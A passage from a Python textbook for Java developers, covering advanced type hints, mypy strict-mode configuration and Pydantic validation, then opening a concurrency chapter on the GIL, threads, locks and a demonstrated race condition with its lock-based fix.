    items: list[OrderItem], keep: Callable[[OrderItem], bool]
) -> list[OrderItem]:
    return [item for item in items if keep(item)]
```

You don't need a named functional interface: any function or lambda with a matching shape fits.

Type aliases with the `type` statement

Long types get repetitive. Python 3.12 added the `type` statement to give a type a name, like a `typedef`. Aliases can be generic, and they can even refer to themselves:

PYTHON src/typed_orderly/aliases.py (excerpt)

```python
# A recursive alias: JSON is a dict or list of more JSON, or a scalar.
type Json = dict[str, Json] | list[Json] | str | int | float | bool | None

# A name for a function type, like a Java functional interface.
type ItemFilter = Callable[[OrderItem], bool]

# A generic alias: Pair[int] means tuple[int, int].
type Pair[T] = tuple[T, T]


def price_range(prices: list[int]) -> Pair[int]:
    return min(prices), max(prices)
```

In older code you'll see `ItemFilter: TypeAlias = Callable[...]`, or a plain assignment. They mean the same; prefer the `type` statement in new code.

Generics

Generic functions and classes

Python 3.12 introduced type parameters in square brackets (PEP 695), and they read a lot like Java:

JAVA

```java
static <T> Optional<T> first(
        List<T> items) {
    return items.stream()
        .findFirst();
}

class InMemoryRepository<K, V> {
    private final Map<K, V> rows =
        new HashMap<>();
    // add(...), get(...)
}
```

PYTHON

```python
def first[T](
    items: Sequence[T],
) -> T | None:
    return items[0] if items else None


class InMemoryRepository[K, V]:
    def __init__(self) -> None:
        self._rows: dict[K, V] = {}
    # add(...), get(...)
```

The checker infers `T` from the call: `first(["MUG-BLUE-01"])` returns `str | None`. As in Java, generics are erased at runtime: `list[int]` is a plain `list` once the program runs.

Bounds and constraints

An **upper bound** says "`T` can be any type, as long as it fits this". Here the bound is a Protocol, so any class with a `price_cents` attribute qualifies, with no inheritance needed:

PYTHON src/typed_orderly/generics.py (excerpt)

```python
class HasPrice(Protocol):
    @property
    def price_cents(self) -> int: ...


def cheapest[T: HasPrice](items: Iterable[T]) -> T:
    """Bound: any T with a price_cents. Like <T extends HasPrice> in Java."""
    return min(items, key=lambda item: item.price_cents)


def add_amounts[N: (int, Decimal)](a: N, b: N) -> N:
    """Constrained: N is exactly int or exactly Decimal, never a mix."""
    return a + b
```

Because `cheapest` returns `T`, not `HasPrice`, passing a list of `DigitalProduct` gives you a `DigitalProduct` back. A **constraint** list like `(int, Decimal)` has no Java equivalent: `N` must be exactly one of those types, so mixing an int with a Decimal is an error.

Variance without wildcards

Is a `list[DigitalProduct]` a `list[Product]`? In Java you'd reach for `List<? extends Product>`. Python has no wildcards. Instead, the *type you choose* carries the variance:

- **`list` is invariant**, because a function taking `list[Product]` could append a plain `Product` to your list of downloads.
- **`Sequence` is covariant**, because it's read-only. A `Sequence[Product]` parameter happily accepts a `list[DigitalProduct]`.

PYTHON src/typed_orderly/generics.py (excerpt)

```python
def total_price(products: Sequence[Product]) -> int:  # read-only: covariant
    return sum(p.price_cents for p in products)


def add_gift(products: list[Product]) -> None:  # writes: list is invariant
    products.append(Product("GIFT-CARD", 0))
```

OUTPUT

```
avoid_variance.py:7: error: Argument 1 to "add_gift" has incompatible type
"list[DigitalProduct]"; expected "list[Product]"  [arg-type]
    add_gift(downloads)  # error: add_gift could put a Product in this lis...
             ^~~~~~~~~
avoid_variance.py:7: note: "list" is invariant -- see https://mypy.readthed...
avoid_variance.py:7: note: Consider using "Sequence" instead, which is covariant
```

(The URL in the first note is shortened here; it points to mypy's page on variance.) Notice how helpful the second note is.

For your own generic classes, the new syntax **infers variance** from how you use `T`. The frozen `Page[T]` in the examples holds a `tuple[T, ...]` and never writes to it, so the checker treats `Page[DigitalProduct]` as a `Page[Product]` without being told.

> 💡 **If you're unsure, accept `Sequence`, `Iterable` or `Mapping`**
>
> Most Java wildcard puzzles disappear when parameters use read-only abstract types. Reach for `list` or `dict` in a parameter only when the function really mutates it.

Reading older code: `TypeVar`

Before 3.12, type parameters were declared as module-level variables. You'll see this style in most existing libraries, so it's worth recognising:

PYTHON src/typed_orderly/legacy_generics.py (excerpt)

```python
T = TypeVar("T")  # declared once at module level, then reused
H = TypeVar("H", bound=HasPrice)  # bound: like <H extends HasPrice>
N = TypeVar("N", int, Decimal)  # constrained: exactly int or Decimal


def first(items: Sequence[T]) -> T | None:  # noqa: UP047
    return items[0] if items else None


class Box(Generic[T]):  # noqa: UP046
    def __init__(self, item: T) -> None:
        self.item = item
```

It means exactly the same as the new syntax. Ruff's `UP046` and `UP047` rules flag the old style and can rewrite it for you; the `noqa` comments keep it here for display.

Protocols and ABCs, revisited

Chapter 4 introduced both. Now let's look at them from the checker's side:

- A **Protocol** is **structural**: any class with matching methods fits, wherever it was written.
- An **ABC** is **nominal**: only classes that explicitly inherit from it count, however perfect their methods are.

PYTHON src/typed_orderly/protocols.py (excerpt)

```python
class Sender(Protocol):
    """Structural: any class with a matching send() is a Sender."""

    def send(self, to: str, text: str) -> str: ...


class PaymentGateway(ABC):
    """Nominal: only classes that inherit from PaymentGateway count."""

    @abstractmethod
    def charge(self, amount_cents: int) -> str: ...
```

Here are two near-misses: an `SmsSender` whose `send` returns `None`, and a `StripeGateway` with a perfect `charge` method that doesn't inherit from `PaymentGateway`.

OUTPUT

```
avoid_protocols.py:16: error: Argument 1 to "notify_shipped" has incompatible
type "SmsSender"; expected "Sender"  [arg-type]
    notify_shipped(SmsSender(), "+31 20 555 0100")
                   ^~~~~~~~~~~
avoid_protocols.py:16: note: Following member(s) of "SmsSender" have conflicts:
avoid_protocols.py:16: note:     Expected:
avoid_protocols.py:16: note:         def send(self, to: str, text: str) -> str
avoid_protocols.py:16: note:     Got:
avoid_protocols.py:16: note:         def send(self, to: str, text: str) -> None
avoid_protocols.py:17: error: Argument 1 to "checkout" has incompatible type
"StripeGateway"; expected "PaymentGateway"  [arg-type]
```

The Protocol error tells you exactly which member doesn't fit. The ABC error says only "wrong type", because shape doesn't matter: inheritance does. That's precisely Java's `implements` rule.

The Pythonic way

Use Protocols for dependencies you inject: repositories, gateways, clocks and publishers. Test fakes then need no base class at all. Use an ABC when implementations should share code, or when you want an explicit opt-in.

Precise types

`TypedDict` : the shape of a dict

Sometimes data arrives as a plain dict, such as a Kafka message or a JSON payload, and you don't want to convert it into a class. A `TypedDict` describes which keys it has and what type each value is:

PYTHON src/typed_orderly/special_forms.py (excerpt)

```python
class OrderPlacedEvent(TypedDict):
    """The shape of a dict, e.g. a Kafka message body."""

    order_id: str
    total_cents: int
    coupon: NotRequired[str]  # the key may be missing
    schema_version: ReadOnly[int]  # can't be changed once created
```

At runtime it's an ordinary `dict`, so there's no conversion cost. For your own domain objects, prefer dataclasses; for API input you validate, prefer Pydantic (Chapter 8). `ReadOnly` items arrived in Python 3.13.

`Literal` : a small set of exact values

`Literal["newest", "oldest"]` accepts only those two strings. It's lighter than an enum for parameters like sort orders, modes or log levels:

PYTHON src/typed_orderly/special_forms.py (excerpt)

```python
type SortOrder = Literal["newest", "oldest"]  # only these two strings


def page_clause(sort: SortOrder = "newest", limit: int = 20) -> str:
    direction = "DESC" if sort == "newest" else "ASC"
    return f"ORDER BY created_at {direction} LIMIT {min(limit, MAX_PAGE_SIZE)}"
```

`Final` : constants

`MAX_PAGE_SIZE: Final = 100` is Python's `static final`. The checker rejects any reassignment, in this module or elsewhere. Like everything in this chapter, it's checker-enforced only; Python won't stop the assignment at runtime.

`NewType` : distinct IDs for free

In Java, you might wrap IDs in records, `record OrderId(UUID value) {}`, so an `OrderId` can't be passed where a `CustomerId` is expected. `NewType` gives you that safety at the checker level:

PYTHON src/typed_orderly/special_forms.py (excerpt)

```python
# NewType: a distinct type for the checker, a plain UUID at runtime.
OrderId = NewType("OrderId", UUID)
CustomerId = NewType("CustomerId", UUID)
```

Unlike a Java wrapper, there's no object at runtime. `OrderId(raw)` returns `raw` itself:

PYTHON REPL

```
>>> raw = uuid4()
>>> OrderId(raw) is raw
True
>>> type(OrderId(raw))
<class 'uuid.UUID'>
```

`@overload`: several signatures, one implementation

Java picks between overloaded methods at compile time. Python has only one function at runtime, but `@overload` lets you describe several signatures, so the checker knows which return type goes with which argument:

PYTHON src/typed_orderly/special_forms.py (excerpt)

```python
class OrderStore:
    @overload
    def get(self, key: OrderId) -> Order: ...
    @overload
    def get(self, key: list[OrderId]) -> list[Order]: ...
    def get(self, key: OrderId | list[OrderId]) -> Order | list[Order]:
        if isinstance(key, list):
            return [self._by_id[k] for k in key]
        return self._by_id[key]
```

The decorated stubs are for the checker only. The last, undecorated `get` is the real implementation.

`Self`: fluent builders without the generic gymnastics

In Java, a builder that subclasses can extend needs the famous `Builder<B extends Builder<B>>` trick. In Python, `Self` means "the type of the object this was called on":

PYTHON src/typed_orderly/special_forms.py (excerpt)

```python
class OrderQuery:
    def min_total(self, cents: int) -> Self:
        self.filters["min_total_cents"] = cents
        return self


class AdminOrderQuery(OrderQuery):
    def include_deleted(self) -> Self:
        self.filters["include_deleted"] = True
        return self
```

`AdminOrderQuery().min_total(5000).include_deleted()` type-checks, because `min_total` returns an `AdminOrderQuery` here, not a plain `OrderQuery`.

Seeing them work

You can ask the checker what it inferred with `reveal_type()`, a function the checker understands specially. Here's mypy's answer for three calls (the last line is wrapped to fit the page):

OUTPUT

```
reveal_types.py:15: note: Revealed type is "typed_orderly.special_forms.Order"
reveal_types.py:16: note: Revealed type is "list[typed_orderly.special_forms.Order]"
reveal_types.py:17: note: Revealed type is
"typed_orderly.special_forms.AdminOrderQuery"
```

Those lines come from `store.get(an_order_id)`, `store.get([an_order_id])` and the `AdminOrderQuery` chain. And here's what happens when the precise types are misused (excerpt):

OUTPUT

```
avoid_special_forms.py:15: error: Argument "sort" to "page_clause" has
incompatible type "Literal['latest']"; expected "Literal['newest', 'oldest']"
[arg-type]
avoid_special_forms.py:17: error: Cannot assign to final name "RETRY_LIMIT"
[misc]
avoid_special_forms.py:19: error: Missing key "total_cents" for TypedDict
"OrderPlacedEvent"  [typeddict-item]
avoid_special_forms.py:20: error: ReadOnly TypedDict key "schema_version"
TypedDict is mutated  [typeddict-readonly-mutated]
```

Passing a `CustomerId` to `store.get()` fails too, with `No overload variant of "get" of "OrderStore" matches argument type "CustomerId"`.

Overrides, decorators and narrowing

`@override` vs `@Override`

Python 3.12 added `typing.override`. It does what Java's `@Override` does: the checker fails if the method doesn't actually override anything, which catches typos and methods that were renamed in the parent class.

PYTHON src/typed_orderly/modern.py (excerpt)

```python
class SmsNotifier(Notifier):
    @override  # the checker fails if Notifier has no send() to override
    def send(self, to: str, text: str) -> str:
        return "[sms] " + super().send(to, text[:160])
```

OUTPUT

```
avoid_modern.py:10: error: Method "sned" is marked as an override, but no base
method was found with this name  [misc]
```

Java goes one step further: IDEs and linters nag when `@Override` is missing. You can get that in mypy by enabling the `explicit-override` error code, as this chapter's example project does. It reported `Method "charge" is not using @override but is overriding a method in class`

`"typed_orderly.protocols.PaymentGateway"` until the decorator was added.

`ParamSpec`: decorators that keep their signature

Chapter 4's decorators used `[**P, R]`. Now we can explain it. A **ParamSpec** (`**P`) captures a function's whole parameter list, names, defaults and keyword-only markers included. `R` captures the return type. The wrapper reuses both, so the decorated function keeps its exact signature:

PYTHON src/typed_orderly/modern.py (excerpt)

```python
def audited[**P, R](func: Callable[P, R]) -> Callable[P, R]:
    """P captures the parameters, R the return type: nothing is lost."""

    @functools.wraps(func)
    def wrapper(*args: P.args, **kwargs: P.kwargs) -> R:
        CALLS.append(func.__name__)
        return func(*args, **kwargs)

    return wrapper


@audited
def place_order(customer_id: str, *, express: bool = False) -> str:
    return f"order for {customer_id} ({'express' if express else 'standard'})"
```

Here's what mypy knows about the decorated function, and what it says about a bad call (the first line is wrapped to fit the page):

OUTPUT

```
reveal_types.py:18: note: Revealed type is
"def (customer_id: str, *, express: bool =) -> str"
avoid_modern.py:14: error: Argument 1 to "place_order" has incompatible type
"int"; expected "str"  [arg-type]
```

Without `ParamSpec`, a decorator typed as `Callable[..., Any]` would erase all of this, and every call through it would go unchecked. In older code, you'll see `P = ParamSpec("P")` at module level, the `TypeVar` way.

`TypeIs` and `TypeGuard`: your own narrowing functions

`isinstance` and `is None` narrow types automatically. When the check is more complex, write a function returning `TypeIs[...]` (Python 3.13) and the checker narrows wherever it returns `True`:

PYTHON src/typed_orderly/modern.py (excerpt)

```python
type Status = Literal["PENDING", "CONFIRMED", "SHIPPED", "CANCELLED"]
STATUSES: Final = ("PENDING", "CONFIRMED", "SHIPPED", "CANCELLED")


def is_status(value: str) -> TypeIs[Status]:
    """If this returns True, the checker treats value as a Status."""
    return value in STATUSES


def parse_status(raw: str) -> Status:
    if is_status(raw):
        return raw  # narrowed from str to Status
    raise ValueError(f"unknown status: {raw!r}")
```

The older `TypeGuard` (3.10) narrows only the `True` branch, but it can express conversions `TypeIs` can't, such as `list[object]` to `list[str]`. The example folder's `all_strings` shows one.

> 💡 **If you're unsure, use `TypeIs`**
>
> `TypeIs` narrows in both branches and refuses unsafe narrowing. Reach for `TypeGuard` only when the checker rejects a `TypeIs` because the types aren't related, as with invariant lists.

Type checkers

mypy, pyright, ty and Pyrefly

Several checkers read the same hints. They agree on most things and disagree at the edges, so pick one as the source of truth in CI. Here's the landscape as of November 2026:

Checker	From	Status	Good to know
mypy 2.4	Python community	stable, the reference	plugins (Django, Pydantic)
pyright	Microsoft	stable	powers Pylance in VS Code
Pyrefly 1.4	Meta, in Rust	stable since 1.0 (May 2026)	very fast, IDE support
ty 0.0.x	Astral, in Rust	beta	very fast, from the Ruff and uv team

Pyrefly and ty are much faster than mypy on large codebases, which matters for editor feedback and monorepos. ty is still in beta, and its own docs warn that diagnostics can change between releases.

> 💡 **If you're unsure, use mypy in strict mode in CI**
>
> mypy is the house pick: it's the reference implementation, has the widest plugin support, and its error codes are well documented. Many teams also run pyright through Pylance in the editor. Trying Pyrefly or ty on a branch is cheap, since they read the same hints; just don't make two checkers both block your merges.

Strict mode configuration

By default, mypy skips functions without annotations, which is gentle but lets a lot slip. **Strict mode** turns on the checks you want in a service, such as rejecting unannotated functions, bare generics like `list`, and unused `# type: ignore` comments. Here is this chapter's real configuration:

TOML pyproject.toml (excerpt)

```toml
[tool.mypy]
strict = true
files = ["src", "tests"]  # checker_demos/ is left out on purpose
mypy_path = "$MYPY_CONFIG_FILE_DIR/src"
warn_unreachable = true
enable_error_code = [
    "explicit-override",    # every override needs @override
    "ignore-without-code",  # "# type: ignore" must name an error code
    "redundant-expr",
    "truthy-bool",
]
```

`strict = true` currently enables `--disallow-untyped-defs`, `--disallow-any-generics`, `--warn-return-any`, `--warn-unused-ignores`, `--strict-equality` and several more (`mypy --help` lists them). The extra error codes are optional checks that strict mode doesn't include. For pyright, the equivalent is `typeCheckingMode = "strict"` under `[tool.pyright]`.

`# type: ignore[code]`: silence one error, precisely

Sometimes you need to tell the checker "I know". Always name the error code, so you silence only that error:

PYTHON tests/test_typing_examples.py (excerpt)

```python
def test_hints_are_not_enforced_at_runtime() -> None:
    result: object = double("ab")  # type: ignore[arg-type]  # on purpose
    assert result == "abab"  # no error at runtime: "ab" * 2
```

The code matters. A first draft of that test wrote `assert double("ab") == "abab"` with the same comment, and mypy replied: `Error code "comparison-overlap" not covered by "type: ignore[arg-type]" comment`. A bare `# type: ignore` would have hidden both errors. Strict mode's `warn_unused_ignores` also tells you when an ignore is no longer needed, so they don't pile up.

Stubs and `py.typed`

How does mypy know the types of a library? Three ways:

- **The library ships its own hints** and includes an empty `py.typed` marker file in its package (PEP 561). The example project includes one in `src/typed_orderly/` so you can see it. Most modern libraries, including FastAPI, Pydantic, SQLAlchemy 2 and httpx2, do this.
- **A separate stub package** provides them. Stubs are `.pyi` files containing only signatures, like a header file. They're published as `types-<name>`, for example `uv add --dev types-requests`. The standard library's stubs come bundled with every checker, from the **typeshed** project.
- **Neither exists.** mypy reports a missing-import error. Silence it for that library only, with a per-module override that sets `ignore_missing_imports = true`.

Adopting types in a legacy codebase

You don't need to annotate a 200,000-line codebase before you get value. Gradual typing lets you ratchet up module by module. A strategy that works well:

1. **Start lenient, everywhere.** Run mypy with its defaults in CI on the whole codebase. It checks only annotated functions, so you'll fix a handful of real bugs and little else.
2. **Make new code strict.** New packages get strict settings through per-module overrides, so the typed area only grows.
3. **Annotate the boundaries first:** repositories, service methods, API handlers and shared utilities. Hints there pay off in every caller.
4. **Ratchet.** Each sprint, move one more package into the strict list. Never move one back.
5. **Flip the default.** Once most packages are strict, set `strict = true` globally and keep a shrinking list of legacy exceptions.

Per-module overrides look like this in `pyproject.toml`:

TOML pyproject.toml (legacy project)

```toml
[tool.mypy]
files = ["src"]
warn_unused_ignores = true

[[tool.mypy.overrides]]
module = ["orderly.orders.*", "orderly.inventory.*"]  # the typed area
strict = true

[[tool.mypy.overrides]]
module = ["orderly.legacy.*"]
ignore_errors = true  # untouched for now; shrink this list over time
```

> **Coming from Java**
>
> This is the opposite of Java, where everything is typed from day one. Treat it like raising test coverage on an old project: set a floor, enforce it in CI, and raise it a little every sprint. Nobody expects a big-bang rewrite.

Hints at runtime: Pydantic and friends

Python ignores hints, but the hints are stored on functions and classes, and any library can read them with `typing.get_type_hints()`. **Pydantic** builds on that: it reads your model's hints at runtime and uses them to validate and convert incoming data.

PYTHON src/typed_orderly/runtime.py (excerpt)

```python
class PlaceOrderItem(BaseModel):
    sku: str = Field(min_length=3)
    quantity: int = Field(gt=0)


class PlaceOrderRequest(BaseModel):
    """Pydantic reads these hints at runtime to validate incoming JSON."""

    customer_id: UUID
    items: list[PlaceOrderItem] = Field(min_length=1)
    coupon: str | None = None
```

PYTHON REPL

```
>>> body = {
...     "customer_id": "6f1c7a52-3e0b-4c39-9a51-2d1c3e4f5a6b",
...     "items": [{"sku": "MUG-BLUE-01", "quantity": "2"}],
... }
>>> request = PlaceOrderRequest.model_validate(body)
>>> request.items[0].quantity
2
>>> bad = {"customer_id": "not-a-uuid", "items": []}
>>> try:
...     PlaceOrderRequest.model_validate(bad)
... except ValidationError as err:
...     for error in err.errors():
...         print(error["loc"], error["msg"])
...
('customer_id',) Input should be a valid UUID, invalid character: found `n` at 0
('items',) List should have at least 1 item after validation, not 0
```

The quantity arrived as the string `"2"`, and Pydantic converted it to the int `2`. One set of hints serves both the static checker and the runtime validator. It's the Python counterpart of Bean Validation's `@NotNull` and `@Min` on a DTO, except the type itself is the main rule. FastAPI uses exactly this to parse requests, as Chapter 8 shows.

> **Runtime type checkers: beartype and typeguard**
>
> If you want *every* call checked at runtime, **beartype** (`@beartype`) and **typeguard** (`@typechecked` , or an import hook) do that, and both are actively maintained. They're handy in test suites or at system boundaries. Most teams find a static checker plus Pydantic at the edges covers it.

When are annotations evaluated?

This one trips people up, so let's be precise. In Python 3.13, annotations are evaluated when the function or class is defined. A hint that names a class defined *later* in the file fails immediately:

PYTHON REPL

```
>>> def place(order: Order) -> None: ...
...
Traceback (most recent call last):
  File "<console>", line 1, in <module>
NameError: name 'Order' is not defined
```

Two classic fixes are both valid on 3.13:

- **Quote the name:** `order: "Order"`. This is a **forward reference**, as you saw with `TYPE_CHECKING` imports in Chapter 4.
- **Add** `from __future__ import annotations` at the top of the module (PEP 563). It turns every annotation in that file into a string, so nothing is evaluated at definition time:

PYTHON REPL

```
>>> from __future__ import annotations
>>> def place(order: Order) -> None: ...
...
>>> place.__annotations__
{'order': 'Order', 'return': 'None'}
```

Newer Python: deferred annotations in 3.14

Python 3.14 evaluates annotations **lazily** by default (PEP 649 and PEP 749). Defining the function works; the `NameError` only appears if you read the annotations before `Order` exists. The new `annotationlib` module can fetch them without evaluating:

PYTHON REPL

```
>>> def place(order: Order) -> None: ...
...
>>> from annotationlib import get_annotations, Format
>>> get_annotations(place, format=Format.STRING)
{'order': 'Order', 'return': 'None'}
>>> class Order: ...
...
>>> place.__annotations__
{'order': <class '__console__.Order'>, 'return': None}
```

`from __future__ import annotations` keeps working in 3.14. PEP 749 plans to deprecate it only after Python 3.13 reaches end of life, so it's safe in code that must support 3.13.

> 💡 **If you're unsure, quote the occasional forward reference**
>
> With a 3.13 baseline, quoting the rare forward reference is the least surprising choice. If a module has many, `from __future__ import annotations` is fine too. Pydantic and FastAPI handle both styles.

Recap

- Type hints describe types; a checker such as mypy verifies them. Python ignores them at runtime, so CI is where they're enforced.
- Use built-in generics (`list[int]`), accept abstract types (`Sequence`, `Mapping`) and return concrete ones.
- `X | None` replaces `Optional<T>` and `null`, and narrowing with `is None` or `isinstance` keeps it safe. Prefer `object` to `Any`.
- Generics use `def first[T]` and `class Box[T]`, with bounds (`[T: HasPrice]`) and constraints. There are no wildcards: read-only types like `Sequence` are covariant.
- Protocols are structural and ABCs are nominal; the checker's error messages show the difference clearly.
- `TypedDict`, `Literal`, `Final`, `NewType`, `@overload`, `Self` and `@override` make types precise. `ParamSpec` keeps decorators honest, and `TypeIs` lets you write your own narrowing.
- Run mypy in strict mode in CI, always use `# type: ignore[code]`, and adopt types in legacy code by ratcheting module by module.
- Pydantic reads hints at runtime to validate data. In 3.13, quote forward references or use the `__future__` import; 3.14 defers evaluation for you.

Try it yourself

> 🏋️ **Exercise 1: Break it on purpose**
>
> In `examples/ch05-type-hints`, copy `checker_demos/avoid_optional.py` to a new file and fix it in two different ways: once with an `if customer is None` check, and once by raising a custom `CustomerNotFoundError`. Run `uv run mypy` on your file after each change. Then change `find_customer`'s hint to `-> Customer` (without `| None`) and see what mypy says about its `return`.

> 🏋️ **Exercise 2: A typed `ProductId`**
>
> Add `ProductId = NewType("ProductId", UUID)` and change `OrderStore` (or a new `ProductStore`) so mixing a `ProductId` with an `OrderId` is a type error. Write a deliberately wrong file in `checker_demos/` and confirm mypy rejects it. Hint: look at how `test_checker_demos.py` runs mypy, and add your file to its `EXPECTED` dict.

🏋️ Exercise 3: A generic `Page[T]` endpoint helper

Write `def paginate[T](items: Sequence[T], limit: int, cursor: int = 0) -> Page[T]` that returns one page and the next cursor, as a string or `None`. Use `reveal_type()` on `paginate(products, 2)` to confirm the checker knows the items are `Product` objects.

🏋️ Exercise 4 (stretch): Type a decorator factory

Take the `retry` decorator from Chapter 4 and add a `on_retry: Callable[[int, Exception], None] | None = None` callback parameter. Keep it passing `mypy --strict`, and check with `reveal_type()` that a decorated function keeps its full signature. Then try running Pyrefly or ty on the same file (`uvx pyrefly check`, `uvx ty check`) and compare their messages with mypy's.

Further reading

- typing: Support for type hints: the reference for every construct in this chapter.
- Static Typing with Python: the community typing guides and the official typing specification.
- mypy documentation: configuration, error codes and the excellent "common issues" page on variance.
- PEP 695: Type Parameter Syntax: the design behind `def first[T]`, `class Box[T]` and the `type` statement.
- PEP 649: Deferred Evaluation of Annotations: why Python 3.14 changed when hints are evaluated.
- Pyright documentation: configuration and strict mode for the checker behind Pylance.
- Pyrefly and ty: the two Rust-based checkers, with installation and migration guides.
- Pydantic documentation: models, validation and how it reads your hints at runtime.

CHAPTER 6

Concurrency: Threads, asyncio and Processes

> *Python gives you three ways to do many things at once, and once you know which job each one is for, concurrency stops being scary and becomes one of your favourite tools.*

🎯 **What you'll learn**

- Tell I/O-bound work from CPU-bound work, and understand what the GIL really does (and doesn't do)
- Use threads, locks, queues and `ThreadPoolExecutor` the way you'd use `java.util.concurrent`
- Run CPU-heavy work in a process pool without tripping over pickling or the `__main__` guard
- Write asyncio code with `TaskGroup`, timeouts and cancellation that behaves correctly under failure
- Carry a request ID through threads and tasks with `contextvars`, and try free-threaded Python
- Apply four production patterns: worker pools, fan-out/fan-in, producer/consumer and rate limiting

The big picture

A web service spends most of its life waiting. It waits for the database, for the payment gateway, for Kafka, for the inventory service. Once in a while it does real number crunching, such as rendering a PDF or scoring a fraud model. Concurrency is how you keep the CPU busy while all that waiting happens.

Before choosing a tool, ask one question: **what is my code waiting for?**

- **I/O-bound** work spends its time waiting for something outside the process: a network reply, a disk, a database. The CPU is idle. Most enterprise code is like this.
- **CPU-bound** work keeps a CPU core busy the whole time: maths, parsing huge files, image processing.

The GIL in one analogy

CPython, the standard Python interpreter, has a **GIL** (*global interpreter lock*): a single lock inside the interpreter that a thread must hold to run Python code. Only one thread runs Python code at any instant, even on a 20-core machine.

> 🧩 **Think of it like a kitchen with one chef's knife**
>
> Your threads are cooks, and the GIL is the only knife. A cook who is waiting for the oven (waiting for I/O) puts the knife down, so another cook can chop. If the work is mostly oven time, five cooks get far more done than one. If the work is all chopping (CPU-bound), five cooks with one knife are no faster than one cook. A **process** is a separate kitchen with its own knife. **Free-threaded Python**, which we'll meet later, gives every cook a knife, so now they can bump elbows.

That's the whole reason Python has three concurrency models instead of one:

Model	Best for	Runs on	Java cousin
Threads (`threading`)	I/O with blocking libraries	many OS threads, one GIL	platform threads
asyncio	lots of I/O, async libraries	one thread, many tasks	virtual threads, WebFlux
Processes (`multiprocessing`)	CPU-heavy work	many processes, many GILs	ForkJoinPool on many cores

Java ↔ Python at a glance

Concept	Java 21 / Spring	Python
OS thread	`Thread` , `Thread.ofPlatform()`	`threading.Thread`
Thread pool	`ExecutorService`	`ThreadPoolExecutor`
A pending result	`Future` , `CompletableFuture`	`concurrent.futures.Future` , `asyncio.Task`
Lock	`synchronized` , `ReentrantLock`	`threading.Lock` , `RLock`
Hand-off queue	`BlockingQueue`	`queue.Queue` , `asyncio.Queue`
Cheap concurrent tasks	virtual threads	asyncio coroutines
Wait for all, fail fast	`StructuredTaskScope` (preview)	`asyncio.TaskGroup`
CPU parallelism	`ForkJoinPool` , parallel streams	`ProcessPoolExecutor`
Request-scoped value	`ThreadLocal` , MDC, `ScopedValue`	`contextvars.ContextVar`
Reactive streams	Reactor `Flux`	async generators

> 💡 **If you're unsure, use this**
>
> Building a FastAPI service? Use **asyncio**, and push any blocking library call into a thread with `asyncio.to_thread` . Writing a script or worker around blocking libraries? Use a `ThreadPoolExecutor` . Crunching numbers? Use a `ProcessPoolExecutor` . That covers almost every enterprise case.

Full code: `examples/ch06-concurrency/` . Every Python snippet below comes from there, and every output block was captured by running it.

Threads with the threading module

Threads are the most familiar model for a Java developer, so let's start there. Python threads are real OS threads, like Java's platform threads. The GIL means only one runs Python code at a time, but they release it whenever they block on I/O, so they're great for waiting.

Starting threads and waiting for them

Here's the same job in both languages: send twenty confirmation emails at once.

JAVA

```java
var threads = orderNos.stream()
    .map(n -> Thread.ofPlatform()
        .start(() -> send(n, sent)))
    .toList();
for (Thread t : threads) {
    t.join();
}
```

PYTHON

```python
threads = [
    threading.Thread(
        target=send_confirmation,
        args=(n, sent))
    for n in order_nos
]
for t in threads:
    t.start()
for t in threads:
    t.join()
```

`target` is the function to run and `args` is a tuple of its arguments. There's no `Runnable` to implement, because any function will do. Twenty emails that each take 50 ms finish together:

OUTPUT

```
sent 20 emails in 0.06s
```

Locks, Events and Semaphores

The `threading` module has the same building blocks as `java.util.concurrent`. The names barely change:

Java	Python	Notes
`synchronized` / `ReentrantLock`	`Lock`	use it with `with lock:`
`ReentrantLock` (re-entered)	`RLock`	the same thread may acquire it twice
`CountDownLatch(1)`	`Event`	`set()`, `wait()`, `is_set()`
`Semaphore`	`Semaphore`, `BoundedSemaphore`	bounded raises if released too often
`CyclicBarrier`	`Barrier`	

A `with lock:` block is Python's `synchronized` block. It acquires on entry and always releases on exit, even on an exception, exactly like try-with-resources.

An `Event` is perfect for stopping a background thread politely. Here a stock syncer polls the warehouse until asked to stop:

PYTHON src/threads_basics.py

```python
class StockSyncer:
    """Syncs stock from the warehouse every `interval` seconds until stopped."""
```

```
    def __init__(self, interval: float) -> None:
        self.runs = 0
        self._interval = interval
        self._stop = threading.Event()
        self._thread = threading.Thread(target=self._run, name="stock-sync")

    def start(self) -> None:
        self._thread.start()

    def stop(self) -> None:
        self._stop.set()  # wakes the thread up immediately
        self._thread.join()

    def _run(self) -> None:
        while not self._stop.is_set():
            self.runs += 1  # call the warehouse API here
            self._stop.wait(self._interval)  # sleep, but wake early on stop
```

`self._stop.wait(interval)` is the trick: it sleeps like `time.sleep`, but returns the moment someone calls `set()`. Python has no `Thread.interrupt()`, so this is how you make threads stoppable.

A semaphore caps how many threads do something at once. Our payment gateway allows three parallel calls:

PYTHON src/threads_basics.py

```
def charge_all(gateway: FakeGateway, order_nos: list[int], limit: int) -> None:
    slots = threading.BoundedSemaphore(limit)  # like java.util.concurrent's

    def charge_one(n: int) -> None:
        with slots:  # at most `limit` threads get past this line at once
            gateway.charge(n)
    ...
```

OUTPUT

```
30 charges, never more than 3 at once
```

The GIL does not make your code thread-safe

This is the most important warning in the chapter. It's tempting to think "only one thread runs at a time, so I don't need locks". That's wrong. The GIL protects the *interpreter's* internals, not *your* data. A thread can be paused between any two steps of your code.

Let's prove it. `UnsafeCounter.increment` does `self.value += 1`, which is really three steps: read, add, write. `UnsafeStock.reserve` does a classic check-then-act, with an audit write in the middle:

PYTHON src/race.py

```
class UnsafeStock:
    """Check-then-act with I/O in the middle: the classic oversell bug."""

    def __init__(self, available: int) -> None:
        self.available = available
```

```
    def reserve(self, quantity: int) -> bool:
        if self.available >= quantity:  # 1. check
            time.sleep(0.01)  # 2. "write an audit row": the GIL is released
            self.available -= quantity  # 3. act on a stale check
            return True
        return False


class SafeStock(UnsafeStock):
    def __init__(self, available: int) -> None:
        super().__init__(available)
        self._lock = threading.Lock()

    def reserve(self, quantity: int) -> bool:
        with self._lock:  # check and act become one atomic step
            return super().reserve(quantity)
```

Ten customers try to buy the last five mugs at the same moment. Here's the run on standard Python 3.13, and then on the free-threaded build (no GIL) of 3.14:

OUTPUT

```
Python 3.13.14, GIL enabled: True
counter  unsafe=1,600,000 safe=1,600,000 expected=1,600,000
UnsafeStock sold=10 left=-5 (had 5)
SafeStock   sold=5 left=0 (had 5)
Python 3.14.10, GIL enabled: False
counter  unsafe=398,345 safe=1,600,000 expected=1,600,000
UnsafeStock sold=10 left=-3 (had 5)
SafeStock   sold=5 left=0 (had 5)
```

Two lessons hide in there:

